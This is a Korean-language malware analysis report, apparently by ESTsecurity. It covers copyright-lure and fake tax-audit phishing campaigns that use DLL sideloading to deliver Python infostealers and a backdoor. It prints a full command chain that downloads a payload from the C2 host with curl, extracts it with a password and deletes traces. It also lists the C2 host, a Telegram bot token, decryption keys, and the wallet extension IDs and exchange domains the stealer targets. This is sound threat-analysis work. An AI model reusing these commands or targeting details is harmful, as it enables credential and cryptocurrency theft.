
1) 개요 및 실행 흐름

최근 발견된 동일 위협행위자의 위협 이메일은 "저작권 침해" 관련 내용을 여전히 사용하고 있습니다. 이메일 본문에는 위반 내용 확인·법적 조치 안내 등을 이유로 PDF 또는 문서 링크가 포함되어 있으며, 수신자가 해당 링크를 클릭하면 외부로부터 ZIP 파일이 다운로드 됩니다. 사용자가 다운로드한 ZIP을 압축 해제한 뒤 내부에 포함된 실행 파일(EXE 등)을 직접 실행함으로써 공격이 시작됩니다.

즉, 초기 침투는 이메일 → 링크 클릭 → ZIP 다운로드 → 압축 해제 및 내부 파일 실행의 단계로 이루어지며, 사용자 실행 시점 이후에는 DLL 사이드로딩을 통한 1차 로더 실행, C2에서의 2차 페이로드 다운로드, Telegram 및 urlvanish.com을 이용한 2차 C2 통신이 이어집니다.



[그림 2] 엔터회사 사칭 이메일



[그림 3] 공격 흐름도

2) 상세 코드 분석


2-1) 초기 침투 파일

피싱 이메일을 통해 다운로드 받은 ZIP 파일의 파일 목록은 다음과 같고, 조사에서 확인된 결과.exe 파일을 제외한 모든 파일은 숨김 옵션이 설정되어 있습니다.

이름	수정한 날짜	유형	크기
	2026-01-13 오후 10:55	파일 폴더	
msvcp140.dll	2025-01-18 오전 9:52	응용 프로그램 확장	563KB
urlmon.dll	2024-02-29 오후 3:05	응용 프로그램 확장	104,466KB
vcruntime140.dll	2025-01-18 오전 9:52	응용 프로그램 확장	118KB
vcruntime140_1.dll	2025-01-18 오전 9:52	응용 프로그램 확장	49KB
조사에서 확인된 결과.exe	2025-12-07 오전 12:34	응용 프로그램	533KB

[그림 4] ZIP 파일 내부 파일 목록

압축 파일에 포함된 “조사에서 확인된 결과.exe” 파일은 PDF 문서로 위장한 EXE 파일로, 정상 Adobe 파일(ADNotificationManager.exe)입니다. 해당 파일 실행 시 동일 경로에 숨겨진 DLL 이 사이드로딩으로 동작됩니다.



[그림 5] “ 조사에서 확인된 결과.exe” 파일 정보

로드된 DLL 중 urlmon.dll 은 다음과 같은 명령어를 통해 "Invoice.pdf" 파일을 다운로드를 진행합니다. 다운로드된 파일은 암호화된 RAR 압축 파일이며, "부가가치세 영수증.jpg"(정상 WinRAR.exe) 파일을 이용해서 "C:\Users\Public"폴더에 압축을 해제합니다. 이때 압축 해제 암호는 "GSE3yM1tHno0DdW9BmlsSW9pnINo36ZZ" 이며, 이후 "Invoice.pdf", "부가가치세 영수증.jpg" 두 파일을 삭제해 흔적을 지우고, "Invoice.pdf" 내 "svchost.exe" 파일을 이용해 "py.ico" 파일을 실행합니다.

```
cmd /c cd [] &&
start Document.pdf &&
curl -s -o Invoice.pdf http://mongky68.godohosting.com/detail/nonlocal/23summer/Invoice.pdf &&
"부가가치세 영수증.jpg" x -ibck -y -pGSE3yM1tHno0DdW9BmlsSW9pnINo36ZZ Invoice.pdf C:\Users\Public &&
del /s /q Invoice.pdf &&
del /s /q "부가가치세 영수증.jpg" &&
del /s /q "증거 보고서 - DA 성형외과.pdf" &&
cd C:\Users\Public\Windows &&
conhost.exe --headless -- C:\Users\Public\Windows\svchost.exe DLLs\py.ico MRB_2_NEW_VER_BOT &&
exit
```

[그림 6] urlmon.dll 로드 시 실행되는 명령어

names	
file	c:\users\joy\desktop\부가가치세 영수증.jpg
debug	d:\projects\winrar\build\winrar64\release\winrar.pdb
export	n/a
version > original-file-name	WinRAR.exe
manifest	WinRAR
.NET > module	n/a

[그림 7] " 부가가치세 영수증.jpg" 파일 정보

"Invoice.pdf" 파일은 Python 버전 3.10 의 런타임 및 악성 스크립트를 포함하고 있으며, 정상 "python.exe" 파일을 "svchost.exe" 로 위장하여 py.ico(악성 스크립트)를 실행합니다. 실행 시 "MRB_2_NEW_VER_BOT" 값을 실행 인자로 사용합니다.

[그림 8] Invoice.pdf 압축해제 이후 파일 목록

py.ico 파일은 python 난독화 스크립트로, 실행 시 다음과 같은 흐름으로 코드가 실행됩니다.


- 실행 흐름

[그림 9] py.ico 코드 일부

되면 HTML 메타 태그 "og:description"의 content 값을 파싱하여 특정 ID 값을 가져오게 되며, 해당 ID 를 통해 urlvanish.com/{ID}을 접근 후 다음 주소로 리다이렉션됩니다.

리다이렉션 URL:

hxxps://mongky68.godohosting[.]com/detail/nonlocal/23summer/PA/PA?referer=urlvanish.com%2Ffe44f1ba



[그림 10] Telegram 에서 수신한 ID

2.3) fe44f1ba 분석

C2 서버에서 추가로 다운받은 fe44f1ba 파일은 py.ico 파일과 동일한 방식으로 난독화가 되어 있는 python 스크립트이고, 최종적으로 생성된 바이트 코드를 실행합니다.

실행되는 바이트 코드의 문자열을 추출하여 확인한 결과, 브라우저 자격 증명 관련 정보와 암호화폐 지갑을 수집하고, C2 서버로 전송합니다. 이후 추가 파일을 다운로드하고 실행해 추가 데이터 유출을 하는 것으로 추정됩니다. 해당 파일의 문자열 추출 정보는 다음과 같습니다.

항목	상세 문자열	설명
Telegram Bot Token	7755709066:AAExjVy6cxqr-6wprm2w3gqyAXSL7LfmwEE	Telegram API 통신을 위한 고유 토큰
Telegram Channel	-1003147990191, -1002804802878, -1003188277781	로그 수집, 감염 알림, 데이터 유출 채널 ID
C2 Server Host	hxxp://mongky68.godohosting[.]com	악성파일 유포지 (국내 웹 호스팅 서비스 악용)
추가 다운로드 Path	/detail/nonlocal/23summer/ABE, /detail/nonlocal/23summer/clip, /detail/nonlocal/23summer/PA/pure	추가 페이로드 다운로드 경로

[표 1] C2 통신 관련 문자열

분류	상세 문자열	탈취 정보
주요 브라우저	Naver Whale, Chrome, Edge, Brave, Firefox, Opera, Opera GX, Opera Crypto, Vivaldi	Login Data, Cookies, Web Data, Hlstory
기타 브라우저	Thorium, Iridium, Epic, Dragon, CocCoc, Yandex, Slimjet, U-R Browser, Arc, Aloha, CryptoTab, Cent, Chedot, 360Browser	
시스템 정보	Local State, os_crypt, encrypted_key, login_db, cookie_db	

[표 2] 브라우저 관련 문자열

분류	대상 도메인 (URL)
국내 거래소	`upbit.com`, `korbit.co.kr`, `coinone.co.kr`, `gopax.co.kr`
해외 거래소	`binance.com`, `coinbase.com`, `okx.com`, `bybit.com`, `bitget.com`, `mexc.com`, `htx.com`, `kucoin.com`, `kraken.com`, `bitfinex.com`, `bingx.com`, `bitmart.com`, `lbank.com`, `xt.com`, `bitunix.com`, `probit.com`, `huobi.com`
지갑	`exodus.com`, `hyperliquid.xyz`, `electrum.org`, `coinomi.co.nl`, `bitgo.com`, `paypal.com`, `crypto.com`, `nami.exchange`, `whitebit.com`, `gate.com`
광고 계정	`ads.google.com`, `business.facebook.com`, `adsmanager.facebook.com`

[표 3] 암호화폐 관련 문자열

지갑 명칭	확장 프로그램 ID
MetaMask	`nkbihfbeogaeaoehlefnkodbefgpgknn`, `djclckglechooblngghdinmeemkbgci`
Ronin Wallet	`fnjhmkhmhkbjkkabndcnnogagogbneec`, `kjmoohlgokccodicjfebfomlbljgfhk`
TronLink	`ibnejdfjmmkpcnlpebklmnkoeiohofec`
Binance Wallet	`fhbohimaelfbohpjbbldcngcnapndodjp`
OKX Wallet	`mcohilncbfahbmugdjkbpemcciiolgce`

Phantom / Solflare	`bfnaelmomeimhlpmgjnjophhpkkoljpa`, `bhhhlbepdkbapadjdnnojkbgioiodbic`
--------------------	---


[표 4] 암호화폐 지갑 확장 프로그램 관련 문자열

위험의 진화 및 특성 분석

2024 년 말부터 2026 년 1 월까지 관찰된 캠페인은 유포 채널에 따라 이메일 기반 5 종(Email case 1~5), 웹 기반 2 종(Web case1~2) 으로 나뉘며, [표 5] Operations 분류에서 7 개 Operation 의 활동 기간 및 Activity 수와 대표적인 특징을 확인할 수 있습니다.

Operation	유형	활동 기간	Activity 수	특징
Email case 1	이메일	2024 년	48	형상관리(GitHub/GitLab) 활용
Email case 2	이메일	2025/01 ~ 03	67	msimg32.dll 사용
Email case 3	이메일	2025/05 ~ 09	62	version.dll 사용
Email case 4	이메일	2025/05 ~ 12	138	AppvlsvSubsystems64.dll 사용
Email case 5	이메일	2025/11 ~ 2026/01	159	urlmon.dll 사용
Web case 1	웹	2024 년	19	AI 영상 도구 위장
Web case 2	웹	2025/03 ~ 04	32	CapCut/AICore 위장

[표 5] Operations 분류



[그림 11] 유포 타임라인

각 Operation 의 기술적 특성을 정량화하기 위해
형상관리도구, 자체인프라, 클라우드, 파이썬이용, 파이썬동봉, 파이썬다운로드, 사이드로딩 7 개
항목으로 특성 벡터를 정의했으며, [표 6]에 Operation 별 Vector 체크리스트에 Operation 별
사용(○)·미사용(x)·일부 변종만 해당(△) 여부를 정리했습니다.

- 형상관리도구: GitHub/GitLab/Bitbucket, Pastebin, paste.rs 등 정상 개발/코드.텍스트 호스팅 플랫폼을 C2.페이로드 호스팅에 활용
- 자체 인프라: 공격자가 직접 구축.관리하는 C2 서버 사용
- 클라우드: Dropbox, MediaFire 등 퍼블릭 클라우드 스토리지 활용
- 파이썬 이용: Python 기반 악성 스크립트 사용
- 파이썬 동봉: Python 런타임 및 스크립트를 ZIP 내부에 직접 포함(파이썬 버전 3.10)
- 파이썬 다운로드: 외부에서 Python 패키지 동적 다운로드
- 사이드로딩: DLL 사이드로딩 기법 사용

이 벡터를 보면 파이썬 패키지를 이용한 공격 방식은 7 개 Operation 전반에서 공통으로 유지되고, 형상관리/클라우드/C2/DLL 사이드로딩/파일 동봉/다운로드 조합만 시기별로 바뀌고 있음을 알 수 있습니다.

즉 LoneNone 은 핵심 공격 방식은 유지한 채, 인프라/로더/페이로드 전달 방식만 단계적으로 진화시켜 온 것으로 해석할 수 있습니다.

범례: O 사용, X 미사용, △ 일부 변종에서만 관찰

특성	Email case 1	Email case 2	Email case 3	Email case 4	Email case 5	Web case 1	Web case 1
형상관리도구	O	X	O	X	X	△	X
자체인프라	O	O	X	O	O	O	O
클라우드	O	X	X	X	X	X	X
파이썬이용	O	O	O	O	O	△	O
파이썬동봉	X	O	O	O	X	X	O
파이썬다운로드	O	X	X	X	O	△	X
사이드로딩	X	O	O	O	O	X	X

[표 6] Operation 별 Vector 체크리스트

국세청 세무조사 사칭 피싱 메일을 통해 유포 중인 백도어 악성코드

공격자는 피싱 메일 내 악성 링크를 통해 국세청 세무조사 통지 화면으로 위장한 피싱 사이트로 접속하게 한 뒤 해당 페이지에서 악성파일을 다운로드하도록 유도합니다.

1. 개요 및 유입 경로

최근 기업 담당자를 대상으로 '국세청 세무조사 통지'를 사칭한 피싱 메일이 유포되었습니다.

사용자가 메일 내 링크를 클릭하면 국세청을 사칭한 피싱 사이트로 연결되며, 세무조사 안내 문구와 함께 [조사 명단 다운로드] 버튼을 노출하여 클릭을 유도하는 방식입니다.

국세청 세무조사 통지

안녕하세요,

국세청(NTS)은 귀사의 세무 기록에 대해 세무조사를 진행하고 있습니다. 이번 조사는 최근 신고 내용을 확인하고 모든 세무 의무가 대한민국 세법에 따라 정확히 신고되었는지 검토하기 위한 것입니다.

조사 과정에서 추가 자료 제출이나 확인을 요청할 수 있습니다. 관련 자료를 정확하게 준비해 주시기 바랍니다.


조사 명단 다운로드

감사합니다

국세청 / National Tax Service
대한민국 정부 / Government of South Korea

버튼 클릭 시 '기업 조사 명단.zip' 파일이 다운로드 되며, 압축 파일 내에는 다음과 같은 3 개의 파일이 존재합니다.

- 기업 조사 명단.exe: 정상 서명된 Intel 그래픽 유틸리티(vulkaninfo.exe) 파일
- vulkan-1.dll: 정상 실행 파일(기업 조사 명단.exe)이 실행될 때 자동으로 로드되는 악성 DLL 파일
- vulkan-1.bin: 암호화된 셸코드,백도어 페이로드,C2 설정 정보가 담긴 데이터 파일



파일명	압축크기	원본크기	압축률	종류
기업 조사 명단.exe	566,801	1,969,712	71%	응용 프로그램
vulkan-1.bin	297,538	298,544	0%	ALZip BIN File
vulkan-1.dll	3,975,657	4,377,605	9%	응용 프로그램 확장

2. 공격 흐름

1) DLL 사이드로딩 (Sideloadng)

사용자가 '기업 조사 명단.exe' 파일을 실행하면 DLL 사이드로딩 기법을 통해 동일 경로에 위치한 vulkan-1.dll 파일이 로드되어 실행됩니다.

DLL 사이드로딩(Sideloadng)은 Windows 의 DLL 검색 순서(DLL Search Order)를 악용하는 공격 기법입니다.

프로그램 실행 시 필요한 DLL 을 찾기 위해 여러 경로를 검색하는데, 정상 프로그램과 동일한 경로내 악성 DLL 파일을 위치시켜 악성 DLL 파일이 먼저 로드되도록 조작하는 방식입니다.

2) vulkan-1.bin 파일 내부 페이로드 복호화

실행된 DLL 파일은 동일 경로의 vulkan-1.bin 파일에서 데이터를 읽어온 후, RC4 를 변형한 알고리즘(Modified RC4)을 사용하여 셸코드와 백도어 페이로드를 복호화합니다.

vulkan-1.bin 파일 내부는 크게 세 영역으로 구성되어 있습니다.

구성	크기	설명
셸코드	3,992 bytes	암호화된 PE 를 복호화하고 메모리에서 직접 로드
암호화된 백도어 DLL	291,840 bytes	변형 RC4 암호화 (키:727e032b7352365566f69b9851)
암호화된 C2 설정값	2,696 bytes	변형 RC4 암호화 (키:01 02 03 04 05) C2 서버 주소, 서비스명 등 포함

3) 백도어 실행 및 지속성 등록

복호화된 셸코드가 메모리에서 직접 백도어(RAT)를 실행하며, 실행된 백도어는 C:\Program Files\Common Files\ 경로에 구성 파일들 (444.exe, vulkan-1.dll, vulkan-1.bin)을 복사하고, Microsoft Compatibility system 이라는 이름으로 서비스를 등록합니다.


해당 서비스명은 Microsoft 정상 서비스와 유사하게 보이도록 의도적으로 설정한 것으로 판단되며, 이후 시스템 재부팅 시에도 444.exe 파일이 자동 실행되어 악성 DLL 을 다시 로드하는 구조입니다.

vulkan-1.bin 파일 내부의 C2 설정값은 %APPDATA%\install\install.cfg 파일로도 저장되어 이후 실행 시 재로드하는 방식이며, C2 서버에서 해당 파일을 교체하는 방식으로 C2 주소를 원격에서 업데이트할 수 있습니다.

3. 최종 페이로드(Backdoor) 주요 기능

해당 악성코드는 원격 제어, 권한 상승, 프로세스 인젝션 등을 수행할 수 있는 백도어로 다음과 같은 악성행위를 수행합니다.

- 프로세스 인젝션: 실행 중인 정상 프로세스의 메모리에 악성 코드를 삽입하여 실행하는 인젝션 기능 지원



(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616

이스트시큐리티
www.estsecurity.com